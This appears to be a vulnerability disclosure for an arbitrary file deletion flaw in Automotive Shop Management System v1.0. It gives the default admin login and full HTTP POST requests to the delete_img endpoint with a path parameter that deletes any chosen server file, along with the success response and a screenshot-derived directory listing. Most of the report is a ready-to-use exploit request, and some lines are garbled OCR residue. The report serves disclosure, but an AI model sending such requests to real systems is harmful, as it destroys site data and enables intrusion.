Automotive Shop Management System v1.0 by oretnom23 has Delete any file

BUG_Author: tpaer

Login account: admin/admin123 (Super Admin account)

vendors: https://www.sourcecodester.com/php/15312/automotive-shop-management-system-phpoop-free-source-code.html

Vulnerability File: /asms/classes/Master.php?f=delete_img


Vulnerability location: /asms/classes/Master.php?f=delete_img, path

Payload:


```
POST /asms/classes/Master.php?f=delete_img HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.88/asms/admin/?page=system_info
Content-Length: 64
Cookie: __utma=78021076.1353699714.1665838696.1665838696.1665838696.1; __utmz=78021076.1665838696.1.1.utmcsr=(direct)|utmccn=(direct)
Connection: close

path=C%3A%2Fxampp%2Fhtdocs%2Fasms%2Fuploads%2Fbanner%2Fshell.php
```

Here we delete the shel.php file in the directory

Currently, when we do not send a request to delete the shell.php file, the shell.php file is still in the directory of the website




The response package shows that the deletion was successful. Let's go to the directory to see if the shell.php file still exists.



```
POST /asms/classes/Master.php?f=delete_img HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.88/asms/admin/?page=system_info
Content-Length: 64
Cookie:
__utma=78021076.1353699714.1665838696.1665838696.1665838696.1;
__utmz=78021076.1665838696.1.1.utmcsr=(direct)|utmccn=(direct)|utm
cmd=(none); _gauges_unique_month=1; _gauges_unique_year=1;
_gauges_unique=1; PHPSESSID=oc1192n08216eed1f8jugi8i1r
Connection: close

path=C%3A%2Fxampp%2Fhtdocs%2Fasms%2Fuploads%2Fbanner%2Fshell.php
```

```
HTTP/1.1 200 OK
Date: Sat, 22 Oct 2022 15:26:24 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.11 PHP/8.1.0
X-Powered-By: PHP/8.1.0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 20
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"success"}
```

By this time, shell.php has been deleted.


banner
计算机 ▸ 本地磁盘 (C:) ▸ xampp ▸ htdocs ▸ asms ▸ uploads ▸ banner
搜索 banner
组织
包含到库中
共享
放映幻灯片
新建文件夹
收藏夹
下载
桌面
最近访问的位置
库
视频
图片
文档
音乐
计算机
网络
wp2.jpg
wp-3.png
wp4.jpg
3 个对象